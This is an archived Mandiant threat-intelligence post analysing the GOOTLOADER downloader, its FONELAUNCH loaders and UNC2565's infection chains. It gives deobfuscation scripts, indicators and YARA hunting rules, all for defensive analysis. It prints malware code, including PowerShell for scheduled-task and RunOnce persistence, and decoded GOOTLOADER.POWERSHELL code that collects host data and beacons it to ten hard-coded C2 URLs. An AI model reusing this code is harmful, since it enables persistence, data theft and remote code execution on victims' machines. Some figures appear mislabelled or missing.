

# Welcome to Goot Camp: Tracking the Evolution of GOOTLOADER Operations | Mandiant

By Mandiant

Published: 2023-01-26 · Archived: 2026-04-05 14:03:49 UTC

Written by: Govand Sinjari, Andy Morales

---

Since January 2021, Mandiant Managed Defense has consistently responded to GOOTLOADER infections. Threat actors cast a widespread net when spreading GOOTLOADER and impact a wide range of industry verticals and geographic regions. We currently only attribute GOOTLOADER malware and infrastructure to a group we track as UNC2565, and we believe it to be exclusive to this group.

Beginning in 2022, UNC2565 began incorporating notable changes to the tactics, techniques, and procedures (TTPs) used in its operations. These changes include the use of multiple variations of the FONELAUNCH launcher, the distribution of new follow-on payloads, and changes to the GOOTLOADER downloader and infection chain, including the introduction of GOOTLOADER.POWERSHELL. These changes are illustrative of UNC2565's active development and growth in capabilities.

Mandiant's observation of post-compromise GOOTLOADER activity has largely been limited to internal reconnaissance, as these intrusions have been quickly detected and mitigated.

This blog post will also cover the various methods used by the malware to obscure its code, as well as provide scripts that can automate the deobfuscation process.

## Infection Chain

GOOTLOADER infections begin with the user searching for business-related documents online, like templates, agreements, or contracts. The victim is lured into visiting a compromised website and downloading a malicious archive that contains a JavaScript file known as GOOTLOADER.

Successful execution of the GOOTLOADER file will download additional payloads, FONELAUNCH and Cobalt Strike BEACON or SNOWCONE that will be stored in the registry. These payloads are executed via PowerShell in the later stages.

Since late 2020, GOOTLOADER campaigns have implemented relatively consistent infection chains. However, the infection chain incorporated notable shifts starting in mid-November 2022. Prior to November 2022, the typical GOOTLOADER infection chain consisted of the following:

1. The user visits an UNC2565-compromised site (usually related to business documents) and downloads a malicious ZIP archive.
2. The malicious ZIP file is saved to the user's Downloads folder.
3. The user opens the ZIP file and clicks the .JS file inside.
4. The JS file is launched using WScript.exe.
5. The WScript.exe process reaches out to three hard coded domains and downloads two payloads that are saved to the registry.
6. WScript.exe stores the first registry payload (FONELAUNCH) as a value in the path `HKCU\SOFTWARE\Microsoft\<STRING>%USERNAME%`.
7. WScript.exe stores the second registry payload (usually BEACON) as a value in the path `HKCU\SOFTWARE\Microsoft\<STRING>%USERNAME%`.
8. WScript.exe executes a PowerShell script that decodes and executes the first payload. This payload is a .NET-based launcher that Mandiant tracks as FONELAUNCH.
9. WScript.exe executes a PowerShell command that creates a scheduled task which executes the same PowerShell script mentioned in the previous step. The current account username will be used for the task name, and the task will be set to run when the user logs in.
10. The first registry payload (FONELAUNCH) decodes and executes the second registry payload, which contains Cobalt Strike BEACON or SNOWCONE malware.




Figure 1: GOOTLOADER attack chain

In November 2022, Managed Defense observed a new variant of GOOTLOADER, tracked as GOOTLOADER.POWERSHELL, leveraging a new infection chain. This new variant writes a second .JS file to disk and creates a scheduled task to execute it. The script reaches out to 10 hard coded URLs. The URL request contains encoded data about the host such as running processes and local drives. Follow up activity is similar to previous GOOTLOADER versions where payloads are written to the registry. The attack chain of this new variant is listed as follows:

1. The user visits an UNC2565-compromised site (usually related to business documents) and downloads a malicious ZIP archive.
2. The malicious ZIP file is saved to the user's Downloads folder.
3. The user opens the ZIP file and clicks the .JS file inside. This is a trojanized JavaScript library containing an obfuscated JScript file, which will ultimately execute GOOTLOADER.POWERSHELL. Recently observed trojanized JavaScript libraries include jQuery, Chroma.js, and Underscore.js.
4. The JS file is launched using WScript.exe.
5. The WScript.exe process creates an inflated file with a .LOG extension to `C:\Users\%USERNAME%\AppData\Roaming\<RANDOM_DIRECTORY>\<HARD_CODED_FILE_NAME>`. The dropper writes more obfuscated JScript code followed by a padding of random characters to increase the file size.
6. The .LOG file is renamed with a .JS file extension.
7. The dropper creates a scheduled task that executes the new JScript file. The scheduled task is executed immediately after creation but also serves as a persistence mechanism to run the second JScript file at the next logon.
8. WScript.exe and CScript.exe launch a PowerShell process that reaches out to 10 hard coded domains.
  - Victim information collected includes environment variables, Windows OS version, filenames, and running processes. This information is Gzip compressed, Base64 encoded, and sent to the command and control (C2) server in the Cookie header.
9. The C2 returns a payload, which is executed using the Invoke-Expression PowerShell cmdlet. This leads to the download of two payloads into registry keys: FONELAUNCH and a secondary payload to be executed by FONELAUNCH (mirroring steps 6 through 10 of the previous infection chain).




Figure 2: GOOTLOADER.POWERSHELL attack chain

### The Evolution of GOOTLOADER Obfuscation

In addition to observing GOOTLOADER.POWERSHELL, several variants of FONELAUNCH, and a new infection chain, Mandiant has also observed an evolution in the methods used to obfuscate GOOTLOADER. Mandiant currently tracks three obfuscation variants that have been leveraged. Beginning in early 2021, GOOTLOADER was distributed as a small JS file with one obfuscated block of code (MD5: ab1171752af289e9f85a918845859848). These samples have been tracked as obfuscation variant 1 (Figure 3).



```
// Underscore.js 1.13.6
// https://underscorejs.org
// (c) 2009-2022 Jeremy Ashkenas, Julian Gonggrijp, and DocumentCloud and In
// Underscore may be freely distributed under the MIT license.

// Current version.
var VERSION = '1.13.6';
```

Figure 6: GOOTLOADER obfuscation variant 3 in November 2022

### GOOTLOADER Obfuscation Variant Comparison

Table 1 compares different obfuscation variants of the GOOTLOADER JavaScript files based on samples observed by Mandiant.

	Variant 1	Variant 2	Variant 3
First Observed	Feb 2021	Oct 2021	Nov 2022
Malicious Code	One obfuscated block of code, easily recognizable.	Malicious code has been nested within the file. Early samples had all the variables in one block of code, later samples spread the code throughout the file.	Malicious code has been nested throughout the file. Additional string variables added for the second deobfuscation iteration.
Payload (See Infection Chain)	GOOTLOADER	GOOTLOADER	GOOTLOADER.POWERSHELL

Table 1: Comparison between different GOOTLOADER obfuscation variants

### Fileless Registry Payloads

The successful execution of GOOTLOADER will result in the download of two additional payloads, FONELAUNCH and an in-memory dropper that typically delivers BEACON, to the registry paths in Figure 7. These are registry resident malware samples stored in the Windows registry to remain persistent and evade detection. GOOTLOADER subsequently launches these payloads in memory.

```
HKCU\SOFTWARE\Microsoft\Phone\%USERNAME% (FONELAUNCH)
HKCU\SOFTWARE\Microsoft\Phone\%USERNAME% (Secondary registry payload)

HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME% (FONELAUNCH)
HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME% (Secondary registry payload)

HKCU\SOFTWARE\Microsoft\Fax\%USERNAME% (FONELAUNCH)
HKCU\SOFTWARE\Microsoft\Fax\%USERNAME% (Secondary registry payload)

HKCU\SOFTWARE\Microsoft\Personalization\<RANDOM_STRING> (FONELAUNCH & The secondary registry payload)
```

Figure 7: Payloads downloaded to the registry hive by GOOTLOADER

The second stage PowerShell script attempts to create a scheduled task (Figure 8) that launches the malicious payloads that were saved to the registry (Figure 9).

```
693734343;
$a="BASE64-DATA";
$u=$env:USERNAME;
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E ([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName) -Ar ("w h -e "+$a)) -Tr (New-ScheduledTaskTrigger -AtL -U $u));
397857636;
```

Figure 8: Second stage PowerShell script that creates a scheduled task for malware persistence

```

957481884;
sleep -s 71;
$xnk=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::username+"0");
for ($xcl=0;
$хс1 -le 714;
$хс1++) {
    Try{
        $tr+=$xnk.$xcl
    }
    Catch{
    }
}
;
$хс1=0;
while($true) {
    $xcl++;
    $ko=[math]::("sq"+"rt") ($xcl);
    if ($ko -eq 1000) {
        break
    }
}
$1h=$tr.replace("#", $ko);
$сk=[byte[]]::("ne"+"w") ($1h.Length/2);
for ($xcl=0;
$хс1 -lt $1h.Length;
$хс1+=2) {
    $сk[$xcl/2]=[convert]::("ToB"+"yte") ($1h.Substring($xcl,2), (2*8))
}
[reflection.assembly]::("Lo"+"ad") ($сk);
[Open]::("Te"+"st") ();
604244282;

```

Figure 9: The Base64 data from Figure 8 is a PowerShell script that reconstructs and executes the first registry payload.

The PowerShell script performs the following steps to execute the FONELAUNCH malware in memory:

1. Query the `HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%\0` registry key
2. Merge all the registry values together (usually 7 entries)
3. Replace the `#` character with the string `"1000"`
4. Convert the data from hex to bytes
5. Load the payload (FONELAUNCH) into memory and execute it

### FONELAUNCH

FONELAUNCH is one of the payloads written into the registry by GOOTLOADER. It is a .NET-based loader that loads an encoded payload from the registry into memory.

Since May 2021 Mandiant has observed UNC2565 use three different variants of FONELAUNCH, distinguished by their loading mechanism (Table 2). The evolution of FONELAUNCH variants over time has allowed UNC2565 to distribute and execute a wider variety of payloads, including DLLs, .NET binaries, and PE files.

- FONELAUNCH.FAX reads and decodes data from the `HKCU\SOFTWARE\Microsoft\Fax\%USERNAME%` registry key. The returned content is expected to be a .NET assembly, which is loaded at runtime into memory.
  - FONELAUNCH.FAX establishes its persistence by creating a registry key in the current user registry hive (Figure 10) (MD5: d6220ca85c44e2012f76193b38881185).
- FONELAUNCH.PHONE mainly reads and decodes data placed in a specific registry key. The returned data is expected to be a DLL, which is loaded via a publicly available DynamicDIIloader project.
  - Initial samples of FONELAUNCH.PHONE read and decoded data from the `HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%` registry key (MD5: 35238d2a4626e7a1b89b13042f9390e9).
  - Starting in October 2022 a subset of FONELAUNCH.PHONE samples read and decoded data from the `HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME%` registry key.
- FONELAUNCH.DIALTONE reads and decodes data from the `HKCU\SOFTWARE\Microsoft\%USERNAME%` registry key. The returned content is expected to be a PE file, which is injected into a separate process and executed (MD5: aef6d31b3249218d24a7f3682a00aa10). Notably, all incidents in which FONELAUNCH.DIALTONE was deployed have led to the execution of SNOWCONE.GZIPLoader.

	FONELAUNCH.FAX	FONELAUNCH.PHONE	FONELAUNCH
<b>First Observed</b>	May 2021	September 2021	May 2022
<b>Observed Registry Paths</b>	HKCU\SOFTWARE\Microsoft\Fax\%USERNAME%	HKCU\SOFTWARE\Microsoft\Phone\%USERNAME% HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME%	HKCU\SOFTV
<b>Supported Payload</b>	.NET	DLL	PE

Persistence	RunOnce registry key	None	None
-------------	----------------------	------	------

Table 2: Comparison between FONELAUNCH variants

```
using (RegistryKey registryKey2 =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\
\\CurrentVersion\\RunOnce", true))
{
    string text3 = Environment.UserName.Replace(" ", "");
    registryKey2.SetValue(Environment.UserName, "powershell -Win
HiD -Command \"$f=[Environment]::GetEnvironmentVariable('\"
+ text3 + '\", 'User').split();$z=$f[0];$f[0]='';start $z -
ArgumentList ($f -join ' ') -Win HiD\"");
}
```

Figure 10: FONELAUNCH.FAX persistence mechanism

Opening FONELAUNCH with dnSpy reveals a substitution cipher key that can be used to decode the second registry payload located in the HKCU\SOFTWARE\Microsoft\Phone\%USERNAME% registry key.




Figure 11: The dnSpy screenshot shows the substitution table and loading function

### The Secondary Registry Payload

The secondary registry payload written into the registry by GOOTLOADER is a memory-only dropper written in .NET or C++ that decodes an embedded payload located in a randomly named function and executes it. Opening the .NET secondary registry payload with dnSpy reveals that it will be decoded and eventually launched in memory (Figure 12). Mandiant has observed that in most cases, this is a Cobalt Strike BEACON payload.



Figure 12: dnSpy screenshot showing the payload that will be launched in memory

### Deobfuscating GOOTLOADER

You can download all scripts mentioned in this blog post from the [Gootloader repository on GitHub](#).





Later samples spread the relevant code throughout the file rather than having it on a single line. However, the variables are still being set in the same order (from the top of the file down) so it is possible to automate the deobfuscation of the script.

Another distinction between samples is the comment block at the top of the file. Early samples contain “jQuery JavaScript Library” (MD5: 82607b68e061abb1d94f33a2e06b0d20) whereas later samples contain “Copyright © 2011 Sencha In-. - Author: Nicolas Garcia Belmonte” (MD5: d3787939a5681cb6d6ac7c42cd9250b5) (Figure 18 and Figure 19).

```
1  /*!  
2  * jQuery JavaScript Library v1.11.3  
3  * http://jquery.com/  
4  *  
5  * Includes Sizzle.js  
6  * http://sizzlejs.com/  
7  *  
8  * Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors  
9  * Released under the MIT license  
10 * http://jquery.org/license  
11 *  
12 * Date: 2015-04-28T16:19Z  
13 */  
14
```

Figure 18: Early GOOTLOADER obfuscation variant 2 JS file header

```
1  /*  
2  Copyright (c) 2011 Sencha Inc. - Author: Nicolas Garcia Belmonte (http://philogb.github.com/)  
3  
4  Permission is hereby granted, free of charge, to any person obtaining a copy  
5  of this software and associated documentation files (the "Software"), to deal  
6  in the Software without restriction, including without limitation the rights  
7  to use, copy, modify, merge, publish, distribute, sublicense, and/or sell  
8  copies of the Software, and to permit persons to whom the Software is  
9  furnished to do so, subject to the following conditions:  
10  
11 The above copyright notice and this permission notice shall be included in  
12 all copies or substantial portions of the Software.  
13  
14 THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
```

Figure 19: Later GOOTLOADER obfuscation variant 2 JS file header

Manually calculating the result of the concatenated variable would be time consuming since there are many variables, and they are declared out of order. A better approach is to have a script run the string concatenation code and deobfuscate the result.

The manual deobfuscation script requires manually finding the relevant code block in the JavaScript file and entering it into the script. This is useful since minor changes in the GOOTLOADER script could break a fully automated script. Detailed deobfuscation instructions can be found [in the Gootloader GitHub page](#).

#### Automated Deobfuscation of GOOTLOADER Obfuscation Variant 2 JS

Rather than manually finding the relevant code, the "GootLoaderAutoJsDecode.py" script can be used to automate the entire process. The script uses the file headers to differentiate between samples and adjust the regex search accordingly. Passing the JavaScript file as a parameter to the script will return a list of all malicious domains, and the deobfuscated code will be written to the file "DecodedJsPayload.js\_". The script can be found [in the Gootloader GitHub page](#).

```
python GootLoaderAutoJsDecode.py evil.js
```

```
C:\sample>GootLoaderAutoJsDecode.py evil.js  
  
Script output Saved to: DecodedJsPayload.js_  
  
Malicious Domains:  
  
junk-bros[.]com  
jp[.]imonitorsoft[.]com  
jonathanbartz[.]com
```

Figure 20: Result of the decoding script

#### GOOTLOADER Obfuscation Variant 3

Unlike previous variants, GOOTLOADER obfuscation variant 3 leverages two obfuscated JavaScript files during its execution. These samples use a similar method of deobfuscation where multiple string variables are concatenated and decoded. However, an additional decoding routine is used to decode the second file that is dropped (Figure 21). Manually decoding these samples is possible but too cumbersome, using an automated script is preferred.

```
def remainder(v1, v2, v3):
    if(v3 % (3-1)):
        rtn = v1+v2
    else:
        rtn = v2+v1
    return rtn

def rtrSub(inputStr, idx1):
    return inputStr[idx1:(idx1+1)]

def workFunc(inputStr):
    outputStr = ''
    for i in range(len(inputStr)):
        var1 = rtrSub(inputStr,i)
        outputStr = remainder(outputStr,var1,i)
    return outputStr
```

Figure 21: Python version of the decoding routine

### Automated Deobfuscation of GOOTLOADER Obfuscation Variant 3 JS

The “GootLoaderAutoJsDecode.py” script can also be used to decode GOOTLOADER obfuscation variant 3 samples. The script uses the new decoding routine to deobfuscate the first file and saves all the relevant output to “GootLoader3Stage2.js\_” which is passed back into the script for decoding. Once the script completes, the output is saved to “DecodedJsPayload.js\_”, which will resemble Figure 22. The script can be found [in the Gootloader GitHub page](#).

```
O=NScript;I={
'searchpWerShell\\sleEPCreatEoBjectExecwScript.ShellwritellNesHELLexecUTEFuLLnAmelastIndexOfSTDiNopENescriptScript
fullNameSlicEHELL.ApPLiCATION');E='substr';e={'function gASVctH($kxuYfm){$qrBrc="14D5AD8A9A";function
ZDNTCV($grVz){$yVwKHnU=[System.IO.MemoryStream]::new();$UeVax=[System.IO.StreamWriter]::new((New-Object
System.IO.Compression.GZipStream($yVwKHnU,[System.IO.Compression.CompressionMode]::Compression));$UeVax.Write((String
)::Join("",$grVz));$UeVax.Close();[System.Convert]::ToBase64String($yVwKHnU.Toarray());$ozwT=ZDNTCV($dir
env:|where{$_.value.Length-lt100})%{($_.name+"^"+$_.value)}+("OSWmr"+(Get-WmiObject
Win32.OperatingSystem).caption);$VTySs=ZDNTCV(gps|select name-unique%{($_.name)};$rPER=
ZDNTCV(gps|where{$_.mainwindowtitle}%{($_.name+"^"+$_.mainwindowtitle)};$CKERM=ZDNTCV((new-object -com
shell.application).Namespace(0)).Items()|%{if($_.IsLink){"0"+$_.Name}elseif($_.IsFolder){"1"+$_.Name}elseif($_.IsFi
leSystem){"2"+}{[IO.Path]::GetFileName($_.Path)}else{"3"+$_.Name}};$bKRZVg=ZDNTCV(gdr|where{$_.free-ge
50000})%{($_.name+"^"+$_.used)};[Net.ServicePointManager]::SecurityProtocol=[
[Net.SecurityProtocolType]::Tls12];[Net.ServicePointManager]::ServerCertificateValidationCallback=
[($true)];$jpxI=[System.Net.WebRequest]::Create($kxuYfm);$jpxI.UserAgent="Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36";$jpxI.KeepAlive=0;$jpxI.Headers.Add("Cookie:$qrBrc=$ozwT;$qrBrc'1=$VTySs;$qrBrc'2=$rPER;
$qrBrc'3=$CKERM;$qrBrc'4=$bKRZVg");$mVbZX=new-object System.IO.StreamReader
$jpxI.GetResponse().GetResponseStream();$eVgox=$mVbZX.ReadToEnd()-split $qrBrc;if($eVgox.Count-ge
3){$ex($eVgox[1]-replace
"^\^","");}while(1){try{gASVctH("http://morevokne[.]ru/xmlrpc.php","https://healthebay[.]org/xmlrpc.php","https://
pfromocoders[.]in/xmlrpc.php","https://reSupplies[.]eu/xmlrpc.php","https://miscLasesLocas[.]com/xmlrpc.php","http
s://expaThub[.]ge/xmlrpc.php","https://ryocoblog[.]com/xmlrpc.php","https://kaban[.]com/xmlrpc.php","https://lolal
jland/xmlrpc.php","https://didonaldson[.]com/xmlrpc.php")|Get-Random}catch{}sleep -s 20');O[I[E](30-13,5*1)](
107*1);if(O[I[E](34+38,2*4)]I[E](0*1,3*3)]I[E](46+54,6+1)]!=(1+3)-(5*1)){O[I[E](2*11,7+5)]I[E](28+10,117/9
)}I[E](2*17,1*4)]I[E](5*1,1*10)]I[E](135-44,5+0)]I[E](21+30,14-5)](e);}else{a=O[I[E](107*1,10+4)];O=a[I[E]
](4800/60,19-8)]I[E](4*4,1*1)];O[I[E](2*11,7+5)]I[E](86+40,17*1)]I[E](41+19,96/8)]I[E](46+54,6+1)];'+*a[I[E](
12*1,5*1)](G+(1+0))+'';'+*a[I[E](12*1,5*1)](0,G+(1+0))+'';I[E](6816/71,2*2);34-34);}O.Quit();}
```

Figure 22: Decoded output showing the C2 domains

### Reconstructing the Registry Payloads

It is possible to reconstruct the registry payloads depending on where their data resides.

#### Off Host — Python Script + CSV

The script “GootloaderRegDecode.py”, combined with a CSV registry export, can be used to automatically reconstruct the payloads. The script provides details on how the CSV file must be formatted, one or both registry payloads can be processed at the same time.

```
GootloaderRegDecode.py Payload-1-and-2-Reg-Export.csv
GootloaderRegDecode.py Payload-1-Reg-Export.csv
GootloaderRegDecode.py Payload-2-Reg-Export.csv
```

Both payloads will be saved to the current directory and an MD5 hash for each payload will be provided.

This script was tested using a registry export from Redline and Trellix HX triage packages. The script should work with other EDRs directly or with slight modification.

### Off Host — CyberChef + Reg Export

CyberChef can be used to extract the payloads from a registry export.

1. Create separate .reg exports of the `HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%` and `HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%` registry keys. The following commands can be used:

```
reg export HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%\ reg_stage1.reg
reg export HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%\ reg_stage2.reg
```

2. Import the file into CyberChef.
3. Load the appropriate CyberChef recipe (GootloaderCyberChef-Stage1.recipe) (GootloaderCyberChef-Stage2.recipe).
4. Save the output.

### On Host — PowerShell Script

The script "GootloaderWindowsRegDecode.ps1" can be run on a host that currently has the registry keys present. The script can be executed against the current user, or another user that exists on the system.

```
#Run against the current user account
GootloaderWindowsRegDecode.ps1

#Run against the JSmith user account
GootloaderWindowsRegDecode.ps1 -User JSmith
```

Both payloads will be saved to the current directory and an MD5 hash for each payload will be provided.

### Technical Indicators

#### GOOTLOADER ZIP file

- 1011b2cbe016d86c7849592a76b72853
- 80a79d0c9cbc3c5188b7a247907e7264
- bee08c4481babb4c0ac6b6bb1d03658e

#### GOOTLOADER JS file

- 82607b68e061abb1d94f33a2e06b0d20
- 961cd55b17485bfc8b17881d4a643ad8
- af9b021a1e339841cfd65596408862d
- d3787939a5681cb6d6ac7c42cd9250b5
- ea2271179e75b652cafd8648b698c6f9
- ab1171752af289e9f85a918845859848

#### Registry Payload 1 (FONELAUNCH)

- FONELAUNCH.FAX
  - d6220ca85c44e2012f76193b38881185
- FONELAUNCH.PHONE
  - 35238d2a4626e7a1b89b13042f9390e9
  - 53c213b090784a0d413cb00c27af6100
  - 7352c70b2f427ef4ff58128a428871d3
  - a0b7da124962b334f6c788c27beb46e3
  - a4ee41bd81dc3b842ddb2952d01f14ed
  - d401dc350aff1e3fd4cc483238208b43
  - ec17564ac3e10530f11a455a475f9763
  - f9365bf8d4b021a873eb206ec98453d9
  - aec78c1ef489f3f4b621037113cbdf81
- FONELAUNCH.DIALTONE
  - 08fa99c70e90282d6bead3bb25c358dc
  - aef6d31b3249218d24a7f3682a00aa10

#### Registry Payload 2

- Cobalt Strike BEACON
  - 04746416d5767197f6ce02e894affcc7
  - 2eede45eb1fe65a95aefa45811904824
  - 3d768691d5cb4ae8943d8e57ea83cac1
  - 84f313426047112bce498aad97778d38
  - 92a271eb76a0db06c94688940bc4442b
- SNOWCONE
  - 328b032c5b1d8ad5cf57538a04fb02f2
  - 7a1369922cfb6d00df5f8dd33ffb9991

## Network Indicators

- jonathanbartz[.]com
- jp[.]jimonitorsoft[.]com
- junk-bros[.]com
- kakiosk[.]adsparkdev[.]com
- kepw[.]org
- kristinee[.]com
- lakeside-fishandchips[.]com

## Cobalt Strike Beacon Backdoor

- hxxps://108.61.242[.]65/dot.gif
- hxxps://108.61.242[.]65/submit.php
- hxxps://146.70.78[.]43/fwlink
- hxxps://146.70.78[.]43/submit.php
- hxxps://87.120.254[.]39/ga.js
- hxxps://87.120.254[.]39/submit.php
- hxxps://45.150.108[.]213/ptj
- hxxps://45.150.108[.]213/submit.php
- hxxps://92.204.160[.]240/load
- hxxps://92.204.160[.]240/submit.php

More atomic indicators may be found in our [Mandiant Advantage portal](#).

## YARA Rules

The following YARA rules are not intended to be used on production systems or to inform blocking rules without first being validated through an organization's own internal testing processes to ensure appropriate performance and limit the risk of false positives. These rules are intended to serve as a starting point for hunting efforts to identify FONELAUNCH and GOOTLOADER.POWERSHELL samples; however, they may need adjustment over time if the malware family changes.

```
rule M_Launcher_FONELAUNCH_1
{
  meta:
    author = "Mandiant"
    description = "Hunting rule looking for FONELAUNCH.FAX samples."
    md5 = "d6220ca85c44e2012f76193b38881185"

  strings:
    $str_method_a = "OpenSubKey" ascii
    $str_namespace = "System.Reflection" ascii
    $str_method_b = "[Environment]::GetEnvironmentVariable(" wide

    $ilasmx86_sequence_encoding_a = { 0A 06 02 7D [3] 04 00 16 06 }
    $ilasmx86_sequence_encoding_b = { 72 [3] 70 72 [3] 70 6F ?? 00 00 0A }

  condition:
    uint16(0) == 0x5A4D and all of ($str_*) and
    (
      $ilasmx86_sequence_encoding_a and #ilasmx86_sequence_encoding_b >= 16
    )
}
```

FONELAUNCH.FAX YARA rule

```
rule M_Launcher_FONELAUNCH_2
{
  meta:
    author = "Mandiant"
    description = "Hunting rule looking for FONELAUNCH.DIALTONE samples."
    md5 = "aef6d31b3249218d24a7f3682a00aa10"

  strings:
    $ilasmx86_sequence_fprototype_a = { 1F 30 20 1B 00 10 00 28 }
    $ilasmx86_sequence_fprototype_b = { 26 11 ?? 11 ?? 07 6A 20 ?? 30 00 00 1F 40 28 }

    $ilasmx86_sequence_encoding_a = { 0A 06 02 7D [3] 04 00 16 06 }
    $ilasmx86_sequence_encoding_b = { 72 [3] 70 72 [3] 70 6F ?? 00 00 0A }

  condition:
    uint16(0) == 0x5A4D and all of ($ilasmx86_sequence_fprototype_*) and
    (
      $ilasmx86_sequence_encoding_a and #ilasmx86_sequence_encoding_b >= 16
    )
}
```

#### FONELAUNCH.DIALTONE YARA rule

```
rule M_Launcher_FONELAUNCH_3
{
  meta:
    author = "Mandiant"
    description = "Hunting rule looking for FONELAUNCH.PHONE samples."
    md5 = "ec17564ac3e10530f11a455a475f9763"

  strings:
    $str_winfuction = "LoadLibrary" ascii
    $str_registrykey = "SOFTWARE\\" wide
    $str_constant = "PAGE_EXECUTE_READWRITE" ascii

    $ilasmx86_sequence_encoding_a = { 0A 06 02 7D [3] 04 00 16 06 }
    $ilasmx86_sequence_encoding_b = { 72 [3] 70 72 [3] 70 6F ?? 00 00 0A }

  condition:
    uint16(0) == 0x5A4D and all of ($str_*) and
    (
      $ilasmx86_sequence_encoding_a and #ilasmx86_sequence_encoding_b >= 16
    )
}
```

#### FONELAUNCH.PHONE YARA rule

```
rule M_Downloader_GOOTLOADER_POWERSHELL
{
  meta:
    author = "Mandiant"
    description = "Hunting rule looking for GOOTLOADER.POWERSHELL samples."
    md5 = "2567a2bca964504709820de7052d3486"

  strings:
    $ps_object_a = ".IsLink" ascii
    $ps_object_b = ".IsFolder" ascii
    $ps_object_c = ".IsFileSystem" ascii

    $ps_code_parseresponse = "[1] -replace" ascii nocase
    $ps_code_httpheader = ".Headers.Add(\"Cookie:\" ascii nocase
    $ps_code_concatenatedata = "([String]::Join(\"|\" ascii nocase

  condition:
    all of ($ps_code_*) and any of ($ps_object_*)
}
```

#### GOOTLOADER.POWERSHELL YARA rule



[GOOTLOADER is a JavaScript downloader](#) that comes in an obfuscated form. It downloads another JavaScript file which drops and executes the intended payload.

#### *GOOTLOADER.POWERSHELL*

[GOOTLOADER.POWERSHELL is a variant](#) of the GOOTLOADER downloader that was rewritten in PowerShell and retrieves payloads via HTTP. Prior to obtaining the payload, the downloader collects specific victim host information, including current Windows OS version, environment variables, list of files and running processes, and sends this information to one of ten hard-coded C2 URLs. We have observed instances where several decoy URLs were distributed amongst the list of hard-coded C2s.

#### *SNOWCONE*

[SNOWCONE is a family of downloaders](#) that retrieve their next stage payloads via HTTP and have historically been observed to download ICEDID.

## **Acknowledgements**

Ng Choon Kiat, David Lindquist, Yash Gupta, Jonathan Lepore, Tufail Ahmed and Moritz Raabe

Posted in

- [Threat Intelligence](#)

---

Source: <https://www.mandiant.com/resources/blog/tracking-evolution-gootloader-operations>